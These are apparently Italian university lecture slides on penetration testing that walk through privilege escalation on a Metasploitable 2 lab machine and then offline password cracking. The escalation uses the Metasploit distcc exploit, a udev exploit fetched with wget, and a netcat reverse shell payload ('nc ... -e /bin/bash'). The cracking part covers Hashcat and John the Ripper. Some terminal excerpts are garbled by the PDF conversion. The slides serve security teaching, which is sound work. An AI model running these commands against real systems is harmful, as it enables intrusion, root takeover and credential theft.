



# Penetration Testing & Ethical Hacking

## Postexploitation (Privilege Escalation)

### Parte 2

Arcangelo Castiglione  
arcastiglione@unisa.it

# Exploit Locali

## Esempio 4 (Exploit Locale – MS2)

---

➤ **Idea:** Useremo un **Exploit Locale** per effettuare **Vertical Privilege Escalation**

➤ **Ambiente Operativo**

- Macchina Kali con indirizzo IP **10.0.2.15**
- Macchina Target: **Metasploitable 2** con indirizzo IP **10.0.2.5**

# Exploit Locali

## Esempio 4 (Exploit Locale – MS2)

- Accediamo alla macchina target come nell'Esempio 1

1. `use exploit/unix/misc/distcc_exec`
2. `set payload cmd/unix/reverse`
3. `set RHOST 10.0.2.5`
4. `set LHOST 10.0.2.15`
5. `exploit`

```
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo bYJ2TnMp7gQXsGVA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "bYJ2TnMp7gQXsGVA\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.5:56359) at 2024-05-15 10:20:53 -0400
```

# Exploit Locali

## Esempio 4 (Exploit Locale – MS2)

- Dopo l'accesso alla macchina target
  - Mediante il comando **whoami** verifichiamo quali sono i privilegi di accesso correnti

```
whoami  
daemon
```

«The daemon User ID/Group ID was used as an unprivileged User ID/Group ID for daemons to execute under in order to limit their access to the system»

- Mediante il comando **pwd** verifichiamo qual è la *current working directory* al momento dell'accesso

```
pwd  
/tmp
```

Dopo l'accesso al sistema tramite l'exploit, la current directory è / tmp

# Exploit Locali

## Esempio 4 (Exploit Locale – MS2)

---

- Mediante il seguente comando otteniamo informazioni relative alla versione del kernel in esecuzione sulla macchina target

➤ `uname -r`

```
uname -r  
2.6.24-16-server
```

- **Idea:** Cerchiamo sulle varie tassonomie (ad esempio, [www.exploit-db.com](http://www.exploit-db.com)) exploit locali compatibili con la versione del Kernel Linux in esecuzione sulla macchina target
  - Versione 2 . 6 nel nostro caso

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

- Possiamo sfruttare il seguente exploit locale per effettuare Privilege Escalation
- <https://www.exploit-db.com/exploits/8572>

Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)

EDB-ID:	CVE:	Author:	Type:	Platform:	Published:
8572	2009-1185	JON OBERHEIDE	LOCAL	LINUX	2009-04-30

E-DB VERIFIED: ✓ EXPLOIT: [Download](#) / [Source](#) VULNERABLE APP: ↶ ↷

```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 * udev before 1.4.1 does not verify whether a NETLINK message originates
 * from kernel space, which allows local users to gain privileges by sending
 * a NETLINK message from user space.
 *
 * Notes:
 *
 * An alternate version of kcope's exploit. This exploit leverages the
 * 95-udev-late.rules functionality that is meant to run arbitrary commands
 * when a device is removed. A bit cleaner and reliable as long as your
 * distro ships that rule file.
 */
```

**N.B. Tale exploit dovrà essere caricato sulla macchina target**

Istantanea schermo

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

- Possiamo sfruttare il seguente exploit locale per effettuare Privilege Escalation
- <https://www.exploit-db.com/exploits/8572>

Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)

EDB-ID: 8572	CVE: 2009-1185	Author: JON OBERHEIDE	Type: LOCAL	Platform: LINUX	Published: 2009-04-30
E-DB VERIFIED: ✓		EXPLOIT: <a href="#">Download</a> / <a href="#">Source</a>		VULNERABLE APP:	

Exploit che sfrutta un bug di udev

```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 * udev before 1.4.1 does not verify whether a NETLINK message originates
 * from kernel space, which allows local users to gain privileges by sending
 * a NETLINK message from user space.
 *
 * Notes:
 *
 * An alternate version of kcope's exploit. This exploit leverages the
 * 95-udev-late.rules functionality that is meant to run arbitrary commands
 * when a device is removed. A bit cleaner and reliable as long as your
 * distro ships that rule file.
 */
```

Istantanea schermo

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

- Tale exploit è presente nel repository di *exploitdb* integrato in Kali e andrà trasferito sulla macchina target
- Innanzitutto, vediamo dove è memorizzato in Kali il file relativo all'exploit di interesse
  - `searchsploit udev`

**searchsploit - Exploit  
Database search utility**

```
root@kali:~# searchsploit udev
[!] Writing to socket A
[!] Reading from socket B
[*] Reading from socket B
Exploit Title | Path
Linux Kernel 2.6 (Debian 4.0 / | exploits/linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubu | exploits/linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 | exploits/linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'N | exploits/linux/local/21848.rb
Shellcodes: No Result
```

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

- Tale exploit è presente nel repository di *exploitdb* integrato in Kali e andrà trasferito sulla macchina target
- Innanzitutto, vediamo dove è memorizzato in Kali il file relativo all'exploit di interesse
  - `searchsploit udev`

```
root@kali:~# searchsploit udev
[!] Writing to socket A
[!] Reading from socket B
[*] Reading from socket B... | Path
[*] Reading from socket B... | (/usr/share/exploitdb/)

Exploit Title | Path
Linux Kernel 2.6 (Debian 4.0 / | exploits/linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubu | exploits/linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 | exploits/linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'N | exploits/linux/local/21848.rb

Shellcodes: No Result
```

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

- Tale exploit è presente nel repository di *exploitdb* integrato in Kali e andrà trasferito sulla macchina target
- Innanzitutto, vediamo dove è memorizzato in Kali il file relativo all'exploit di interesse
- `searchsploit udev`

```
root@kali:~# searchsploit
Exploit Title
-----[*] Reading from socket B-----|-----e/exploitdb/)

Linux Kernel 2.6 (Debian 4.0 | exploits/linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubu | exploits/linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 | exploits/linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'N | exploits/linux/local/21848.rb
-----[*] Reading from socket A-----|-----e/exploitdb/)


Shellcodes: No Result
```

Il path assoluto verso tale exploit è il seguente  
`/usr/share/exploitdb/exploits/linux/local/8572.c`

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

- Analizzando il codice sorgente dell'exploit **8572.c** possiamo ottenere due importanti informazioni sul suo utilizzo



```
* Usage:  
*  
* 1. Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,  
*    usually is the udevd PID minus 1) as argv[1].  
*  
* The exploit will execute /tmp/run as root so throw whatever payload you  
* want in there.  
*/
```

1. L'exploit prende come argomento di input il *Process Identifier (PID)* dell'*udevd netlink socket*

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

- È possibile ottenere il PID dell'*udevd netlink socket* digitando il seguente comando sulla macchina target, attraverso la sessione aperta tramite l'exploit remoto
- `cat /proc/net/netlink`

sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
f7c47800	0	0	00000000	0	0	00000000	2
dfec7400	4	0	00000000	0	0	00000000	2
f7f5b800	7	0	00000000	0	0	00000000	2
f7c13600	9	0	00000000	0	0	00000000	2
f7c4d400	10	0	00000	0	0	00000000	2
f7c47c00	15	0	00000	0	0	00000000	2
dfc4e800	15	2297	00000001	0	0	00000000	2
f7c4c800	16	0	00000000	0	0	00000000	2
dfc23800	18	0	00000000	0	0	00000000	2

Va considerato l'unico  
PID diverso da 0

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

- Analizzando il codice sorgente dell'exploit **8572.c** possiamo ottenere due importanti informazioni sul suo utilizzo

```
* Usage: ZIP
* Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
* usually is the udevd PID minus 1) as argv[1].
*
* 2. The exploit will execute /tmp/run as root so throw whatever payload you
* want in there.
*/
```

The screenshot shows a terminal window with exploit source code. A red box highlights the following text:

2. The exploit will execute /tmp/run as root so throw whatever payload you want in there.

2. L'exploit eseguirà il file **/tmp/run** come utente root

- **Di conseguenza**, inseriremo un payload all'interno di tale file, così che tale payload venga eseguito come utente root

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

---

- Per trasferire l'exploit locale (**8572.c**) dalla macchina Kali alla macchina target useremo il Web Server Apache nel modo seguente
  1. La macchina Kali condividerà l'exploit **8572.c** tramite Apache
  2. La macchina target scaricherà tale exploit tramite il comando **wget**
- Sulla macchina Kali, copiamo l'exploit **8572.c** nella root directory di default di Apache
  - `cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/`

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

- Creiamo il seguente payload (*bash script* chiamato **run**) all'interno della directory **/var/www/html/** della macchina Kali
- Tale payload si occuperà di creare una semplice *Reverse TCP Shell* tramite *netcat* (comando **nc**)

```
#!/bin/bash  
nc 10.0.2.15 12345 -e /bin/bash
```

Contenuto del file **run**

10.0.2.15:  
Indirizzo IP  
macchina Kali

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

---

- Assegniamo i permessi di esecuzione allo script **run**
  - **chmod 755 run**
  
- Avviamo il Web Server Apache
  - **service apache2 start**

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

---

- Torniamo alla sessione aperta tramite l'exploit remoto e
  - Scarichiamo sulla macchina target i due file condivisi tramite Apache
    - `wget 10.0.2.15/8572.c`
    - `wget 10.0.2.15/run`
  - Compiliamo l'exploit `8572.c`
    - `gcc 8572.c -o 8572`

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

---

- Avviamo un *listener* tramite netcat sulla macchina Kali
  - nc -lvp 12345

```
root@kali:/var/www/html# nc -lvp 12345
listening on [any] 12345 ...
```

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

---

- Sfruttando la sessione aperta tramite l'exploit remoto eseguiamo l'exploit locale (8572) sulla macchina target, passandogli come argomento il *Process Identifier (PID)* dell'*udevd netlink socket* ottenuto in precedenza
  - ./8572 2297

# Exploit Locali

## Esempio 4 (Exploit Locale 8572 – MS2)

---

- Sfruttando la sessione aperta tramite l'exploit remoto eseguiamo l'exploit locale (8572) sulla macchina target, passandogli come argomento il *Process Identifier (PID)* dell'*udevd netlink socket* ottenuto in precedenza

➤ ./8572 2297

- Torniamo al terminale da cui avevamo avviato il *listener* (sulla macchina Kali) e digitiamo il seguente comando

➤ whoami

```
root@kali:/var/www/html# nc -lvp 12345
listening on [any] 12345 ...
10.0.2.6: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 53074
whoami
root
```

# Exploit Locali


## Esempio 4 (Exploit Locale 8572 – MS2)

- Sfruttando la sessione aperta tramite l'exploit remoto eseguiamo l'exploit locale (8572) sulla macchina target, passandogli come argomento il *Process Identifier (PID)* dell'*udevd netlink socket* ottenuto in precedenza

➤ ./8572 2297

- Torniamo al terminale da cui avevamo avviato il *listener* (sulla macchina Kali) e digitiamo il seguente comando

➤ whoami



A terminal window showing a root shell on a Kali Linux machine. The terminal output includes:

```
root@kali:~# ./8572 2297
root@kali:~# whoami
root
```

A red callout box highlights the text "Tramite l'exploit locale abbiamo ottenuto i permessi di utente root". A red rectangle highlights the word "root" in the terminal output.

# Outline

---

- Concetti Preliminari
- Exploit Locali
- **Password Cracking**
  - Offline Password Cracking
  - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

# Password Cracking

---

- L'autenticazione è tipicamente basata su uno o più dei seguenti fattori
  - *Something you know*
    - Ad es., *password*
  - *Something you have*
    - Ad es., *token* o *smart card*
  - *Something you are*
    - Ad es., *Biometria*

# Password Cracking

---

- Le **password** rappresentano uno dei metodi più comuni per autenticare un utente presso un sistema
  
- Quando un utente inserisce username e password (corretti), il sistema consente a tale utente di accedere a determinate funzionalità
  - In base alle *autorizzazioni* fornite a tale utente

# Password Cracking

---

- Esistono due tipologie di password cracking, che variano in base a come tale processo viene effettuato
  - *Offline Password Cracking*
  - *Online Password Cracking*

# Password Cracking

---

- Esistono due tipologie di password cracking, che variano in base a come tale processo viene effettuato
  - ***Offline Password Cracking***
    - Il pentester (o l'attaccante)
      1. Recupera dalla macchina target i file con gli hash delle password (relative al Sistema Operativo e/o a suoi servizi) e li copia altrove
      2. Usa strumenti di password cracking per ottenere le password corrispondenti a tali hash
    - **N.B.** Il pentester (o l'attaccante) non deve preoccuparsi di eventuali meccanismi di blocco presenti sulla macchina target
      - Il processo di cracking viene eseguito «offline», localmente alla macchina del pentester (o dell'attaccante) e non richiede l'interazione con la macchina target

# Password Cracking

---

- Esistono due tipologie di password cracking, che variano in base a come tale processo viene effettuato
  - ***Online Password Cracking***
    - Il pentester (o l'attaccante) tenta di accedere alla macchina target remota interagendo con essa e «provando a indovinare» le credenziali di accesso
    - Questa tecnica può indurre la macchina target remota a bloccare la macchina del pentester (o dell'attaccante) dopo un certo numero di tentativi falliti

# Outline

---

- Concetti Preliminari
- Exploit Locali
- Password Cracking
  - **Offline Password Cracking**
  - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

# Offline Password Cracking

## Motivazioni

---

- Perché ottenere altre credenziali di accesso quando si hanno già i privilegi di root o di amministratore?
- Alcune applicazioni potrebbero essere eseguite soltanto da **utenti che non hanno** i privilegi di root (o di amministratore)
  - Ad esempio, l'avvio di default del TOR Browser
- L'*Offline Password Cracking* potrebbe anche essere utile quando, mediante *SQL Injection*, si effettua il dump di un database dove le password sono memorizzate sotto forma di hash



# Offline Password Cracking

## Hash Identifier

---

- Per poter effettuare il cracking di un dato hash è innanzitutto necessario determinarne il tipo di algoritmo che lo ha generato, così da scegliere l'opportuno algoritmo di cracking
- Lo strumento **hash-identifier** può essere utilizzato per identificare il tipo di un determinato hash
  - <http://code.google.com/p/hash-identifier/>
- È possibile avviare **hash-identifier** digitando il seguente comando
  - **hash-identifier**

# Offline Password Cracking

## Hash Identifier

### ➤ **hash-identifier**

```
root@kali:~# hash-identifier
#####
#          jkakavas-      #
#          creepy-plugins   #
#          v1.1             #
#          By Zion3R        #
#          www.Blackploit.com #
#          Root@Blackploit.com #
#
#          pippo.ttt
#          .zip
#          te
#          permissi
#          #
#####
#
#          HASH: [REDACTED]
```

# Offline Password Cracking

## Hash Identifier – Esempio

- Supponiamo di avere il seguente hash
- **d111b38c0e73bc867c4bad4023606a0e0df64c2f**

Output parziale

```
root@kali:~# hash-identifier
#####
#                               jkakavas-
#                               creepy-plugins
#                               v1.1
# By Zion3R
# www.Blackploit.com
# Root@Blackploit.com
#####
#
#
#
# HASH: d111b38c0e73bc867c4bad4023606a0e0df64c2f
# Possible Hashes:
# [+] SHA-1
# [+] MySQL5 - SHA-1(SHA-1($pass))
```

# Offline Password Cracking

## Hash Identifier – Esempio

- Supponiamo di avere il seguente hash
- **d111b38c0e73bc867c4bad4023606a0e0df64c2f**

Output parziale

```
root@kali:~# hash-identifier
#####
#          jkakavas-
#          creepy-plugins
#          v1.1
# By Zion3R
# www.Blackloit.com
#
#          permessi
#
#####
#
#          zip
#          unisafies
#
#          fat
#
#          Possible Hashes:
#          [+] SHA-1
#          [+] MySQL5 - SHA-1(SHA-1($pass))
#
#          HASH: d111b38c0e73bc867c4bad4023606a0e0df64c2f
```

Il programma ha identificato che l'hash è di tipo SHA-1

# Offline Password Cracking

## Hash Identifier – Esempio

- Supponiamo di avere il seguente hash
- **d111b38c0e73bc867c4bad4023606a0e0df64c2f**

Output parziale

```
root@kali:~# hash-identifier
#####
#          jkakavas-
#          creepy-plugins
#          v1.1
#          By Zion3R
#
#          zip
#          file
#          permissions
#          Possible Hashes:
#          [+] SHA-1
#          [+] MySQL5 - SHA-1(SHA-1($pass))
#
#          HASH: d111b38c0e73bc867c4bad4023606a0e0df64c2f
```

**Tale informazione dovrà essere passata agli algoritmi di password cracking, insieme all'hash che si intende invertire**

# Offline Password Cracking

## Hash Identifier – Esempio

- Supponiamo di avere il seguente hash
- **d111b38c0e73bc867c4bad4023606a0e0df64c2f**

Output parziale

```
root@kali:~# hash-identifier
#####
#          jkakavas-
#          creepy-plugins
#          v1.1
#          By Zion3R
#          www.Blackploit.com
#          Root@Blackploit.com
#
#          zip
#          permissions
#
#          #####
#
#          -----
#          HASH: d111b38c0e73bc867c4bad4023606a0e0df64c2f
#          unisafiles
#
#          Possible Hashes:
#          [+] SHA-1
#          [+] MySQL5 - SHA-1(SHA-1($pass))
```

N.B. Tale programma non sempre identifica correttamente la tipologia di hash

# Offline Password Cracking

## Hashcat

---

- Strumento free e multithreaded per il password cracking
  - <https://hashcat.net/hashcat/>
- Usato per effettuare il cracking di più di 80 algoritmi di hashing (e relative varianti)
  - <http://hashcat.net/hashcat/#features-algos>
- Password cracker che permette di utilizzare CPU, GPU, APU e più in generale qualsiasi tecnologia compatibile con OpenCL



# Offline Password Cracking

## Hashcat – Modalità Operative

---

- Hashcat supporta 6 modalità operative per il password cracking
  - *Straight*
  - *Combination*
  - *Toggle Case*
  - *Brute Force*
  - *Permutation*
  - *Table-lookup*



# Offline Password Cracking

## Hashcat – Modalità Operative

---

- **Straight:** Hashcat utilizzerà come password ciascuna riga presa da un file testuale (*dizionario*)
  - Modalità di attacco (*cracking*) di default usata da Hashcat
  - Modalità anche nota come «*Attacco a Dizionario*»



# Offline Password Cracking

## Hashcat – Modalità Operativa

---

- **Combination:** Hashcat combinerà ogni parola presente nel dizionario
  
- **Esempio:** supponiamo di avere le seguenti due parole nel dizionario:  
«**password**» e «**01**»
  - Hashcat creerà le seguenti password
    - **passwordpassword**
    - **password01**
    - **01password**
    - **0101**



# Offline Password Cracking

## Hashcat – Modalità Operative

---

- ***Toggle Case***: Hashcat genererà tutte le possibili combinazioni di varianti maiuscole e minuscole per ogni parola presente nel dizionario
- Può essere vista come un'estensione della modalità ***Combination***



# Offline Password Cracking

## Hashcat – Modalità Operative

---

- **Brute Force:** Hashcat proverà tutte le combinazioni che è possibile generare a partire da un dato alfabeto
  
- **Esempio:** supponiamo di voler specificare
  - Password di lunghezza 2
  - Alfabeto contenente le lettere dalla **A** alla **Z**
  - Hashcat genererà le password da **AA** a **ZZ**



# Offline Password Cracking

## Hashcat – Modalità Operative

---

- **Permutation:** Hashcat genererà tutte le permutazioni di una parola presente nel dizionario
  
- **Esempio:** se nel dizionario abbiamo la parola **AB**, le relative permutazioni saranno le seguenti
  - **AB**
  - **BA**



# Offline Password Cracking

## Hashcat – Modalità Operativa

---

- **Table-lookup:** Per ogni parola nel dizionario, Hashcat genererà automaticamente delle *maschere*
  - [https://hashcat.net/wiki/doku.php?id=table\\_lookup\\_attack](https://hashcat.net/wiki/doku.php?id=table_lookup_attack)



# Offline Password Cracking

## Hashcat

- È possibile avviare **hashcat** da Terminale, digitando **hashcat**
- Mediante il seguente comando è possibile ottenere informazioni su **hashcat**
  - **man hashcat**

Output parziale

```
Hashcat(1)           General Commands Manual          Hashcat(1)
NAME
    hashcat - Advanced CPU-based password recovery utility

SYNOPSIS
    hashcat [options] hashfile [mask|wordfiles|directories]

DESCRIPTION
    Hashcat is the world's fastest CPU-based password recovery
    tool.
```



# Offline Password Cracking

## Hashcat

---

- Opzioni principali
  - **-m, --hash-type=NUM**
  - **-a, --attack-mode=NUM**

# Offline Password Cracking

## Hashcat

---

- Opzioni principali

- **-m, --hash-type=NUM**
- Hash types
  - 0 = MD5
  - 10 = md5(\$pass.\$salt)
  - 20 = md5(\$salt.\$pass)
  - 30 = md5(unicode(\$pass).\$salt)      **Output parziale**
  - 40 = md5(\$salt.unicode(\$pass))
  - 50 = HMAC-MD5 (key = \$pass)
  - 60 = HMAC-MD5 (key = \$salt)
  - 100 = SHA1

# Offline Password Cracking

## Hashcat

---

- Opzioni principali

- **-a , --attack-mode=NUM**

- **Attack mode**

- 0 = Straight

- 1 = Combination

- 2 = Toggle-Case

- 3 = Brute-force

- 4 = Permutation

- 5 = Table-Lookup

**Output parziale**

# Offline Password Cracking

## Hashcat – Esempio

---

- File testuale (**test.hash**) contenente il seguente hash MD5
  - **5f4dcc3b5aa765d61d8327deb882cf99**
- Useremo il dizionario **rockyou.txt** per effettuare il cracking
  - **locate rockyou.txt**
- I file **test.hash** e **rockyou.txt** devono trovarsi nella stessa directory (ad esempio, **/root/cracking/**)
  - **mkdir /root/cracking**
  - **cd /root/cracking/**
  - **cp /usr/share/wordlists/rockyou.txt.gz .**
  - **gunzip rockyou.txt.gz**

# Offline Password Cracking

## Hashcat – Esempio

- Per effettuare il cracking dell'hash contenuto nel file **test.hash** utilizziamo la modalità di attacco di default (*Straight*)

- **hashcat -m 0 test.hash rockyou.txt --force**

Output parziale

```
Dictionary cache built:  
* Filename...: rockyou.txt  
* Passwords.: 14344392  
* Bytes.....: 139921507  
* Keyspace...: 14344385  
* Runtime...: 1 sec  
  
5f4dcc3b5aa765d61d8327deb882cf99:password  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Type....: MD5  
Hash.Target....: 5f4dcc3b5aa765d61d8327deb882cf99  
Time.Started....: Thu Apr 25 10:31:45 2019 (0 secs)  
Time.Estimated...: Thu Apr 25 10:31:45 2019 (0 secs)  
Guess.Base.....: File (rockyou.txt)
```

# Offline Password Cracking

## Hashcat – Esempio

- Per effettuare il cracking dell'hash contenuto nel file **test.hash** utilizziamo la modalità di attacco di default (*Straight*)

- **hashcat -m 0 test.hash rockyou.txt --force**

Output parziale

```
Dictionary cache built:  
* Filename...: rockyou.txt  
* Passwords.: 14344392  
* Bytes.....: 139921507  
* Keyspace...: 14344385  
* Runtime...: 1 sec  
  
5f4dcc3b5aa765d61d8327deb882cf99:password  
Session.....: hashcat  
Status.....: Cracked  
Hash.Type....: MD5  
Hash.Target....: 5f4dcc3b5aa765d61d8327deb882cf99  
Time.Started....: Thu Apr 25 10:31:45 2019 (0 secs)  
Time.Estimated...: Thu Apr 25 10:31:45 2019 (0 secs)  
Guess.Base.....: File (rockyou.txt)
```

Lo strumento ha effettuato il cracking dell'hash, recuperando la password associata ad esso

# Offline Password Cracking

## Hashcat – Esempio

---

- Hashcat permette anche di visualizzare il risultato del cracking di un determinato hash, senza effettuare di nuovo il processo di cracking
  - `hashcat test.hash --show`

```
root@kali:~/cracking# hashcat test.hash --show
5f4dcc3b5aa765d61d8327deb882cf99:password
root@kali:~/cracking# █
```

# Offline Password Cracking

## Hashcat – Esempio

- Hashcat permette anche di visualizzare il risultato del cracking di un determinato hash, senza effettuare di nuovo il processo di cracking
  - `hashcat test.hash --show`

```
root@kali:~/cracking# hashcat test.hash --show
5f4dcc3b5aa765d61d8327deb882cf99:password
root@kali:~/cracking#
```



# Offline Password Cracking

## John (the Ripper)

---

- Strumento che può essere utilizzato per effettuare il cracking delle password
  
- Può
  - Effettuare il cracking di oltre 40 tipi di password (hash)
  - Operare anche su password generate tramite algoritmi di cifratura quali *DES* e *crypt*
  
- <https://www.openwall.com/john/>



# Offline Password Cracking

## John (the Ripper)

---

- È possibile avviare John tramite due modalità
  - Grafica, attraverso la sezione «05 – Password Attacks» di Kali Linux
  - Da Terminale, digitando **john**
- Mediante il seguente comando è possibile ottenere informazioni su John
  - **man john**

Output parziale

```
JOHN(8)           System Manager's Manual           JOHN(8)

NAME
    john - a tool to find weak passwords of your users

SYNOPSIS
    john [options] password-files

DESCRIPTION
    This manual page documents briefly the john command. This manual page
    was written for the Debian GNU/Linux distribution because the original
    program does not have a manual page. john, better known as John the
    Ripper, is a tool to find weak passwords of users in a server. John can
    use a dictionary or some search pattern as well as a password file to
    check for passwords. John supports different cracking modes and under-
    stands many ciphertext formats, like several DES variants, MD5 and
    blowfish. It can also be used to extract AFS and Windows NT passwords.
```

# Offline Password Cracking

## John (the Ripper) – Modalità di Cracking

---

- In generale, John opera su file contenenti le password da crackare
  
- John supporta quattro modalità di password cracking
  - ***Wordlist Mode***
  - ***Single Crack Mode***
  - ***Incremental Mode***
  - ***External Mode***

# Offline Password Cracking

## John (the Ripper) – Wordlist Mode

---

- È sufficiente fornire in input a John il file con la *wordlist* e quello con gli hash delle password da crackare
  - *Wordlist*: file testuale contenente una lista di possibili password (dizionario)
    - Una parola (password) su ciascuna riga del file
- Si possono usare regole che permettono a John di modificare le password contenute nella *wordlist*
- Le *wordlist* possono essere create ad hoc oppure scaricate da Internet
  - Esistono numerosi siti che forniscono *wordlist*

# Offline Password Cracking

## John (the Ripper) – Wordlist Mode

---

- È sufficiente fornire in input a John il file con la *wordlist* e quello con gli hash delle password da crackare
  - *Wordlist*: file testuale contenente una lista di possibili password (dizionario)
    - Una parola (password) su ciascuna riga del file
- Si possono usare regole che permettono a John di modificare le password contenute nella *wordlist*
- Le *wordlist* possono essere create ad hoc oppure scaricate da Internet
  - Esistono numerosi siti che forniscono *wordlist*

**N.B.** Anche Kali Linux fornisce varie *wordlist*

# Offline Password Cracking

## John (the Ripper) – Single Crack Mode

---

- Modalità suggerita dall'autore di John
  - È quindi buona norma utilizzare tale modalità come prima opzione
- John userà le password ottenute a partire dal file (*password file*) di cui si intende effettuare il cracking
  - Username
  - Campi Full Name
  - *Home directory* di un utente
  - Etc
- È molto più veloce della modalità basata su wordlist (*Wordlist Mode*)

# Offline Password Cracking

## John (the Ripper) – Single Crack Mode

---

- Tipicamente utilizzata per il password cracking di file aventi il seguente formato
  - **Username : Password**
  
- **Esempio:** Se lo username è **Hacker**, tale modalità potrebbe provare il cracking mediante le seguenti password
  - **hacker**
  - **HACKER**
  - **hacker1**
  - **h-acker**
  - **hacker=**

# Offline Password Cracking

## John (the Ripper) – Incremental Mode

---

- John proverà come password tutte le possibili combinazioni di caratteri
  
- È la modalità di cracking più potente
  - Ma se non si imposta la «condizione di terminazione» il processo di cracking potrebbe richiedere molto tempo
  
- Esempi di condizioni di terminazione potrebbero essere
  - L'impostazione di un limite (piccolo) sulla lunghezza delle password
  - L'utilizzo di un alfabeto ridotto di caratteri
  - Etc

# Offline Password Cracking

## John (the Ripper) – External Mode

---

- Permette a John di usare modalità di cracking esterne ad esso
  
- È necessario creare un'apposita sezione all'interno del file di configurazione di John
  - **[List.External:MODE]**, dove **MODE** è il nome della modalità utilizzata
  
- Tale sezione contiene funzioni scritte in linguaggio C
  - John compilerà ed userà tali funzioni
  
- Per maggiori informazioni
  - <https://www.openwall.com/john/doc/EXTERNAL.shtml>

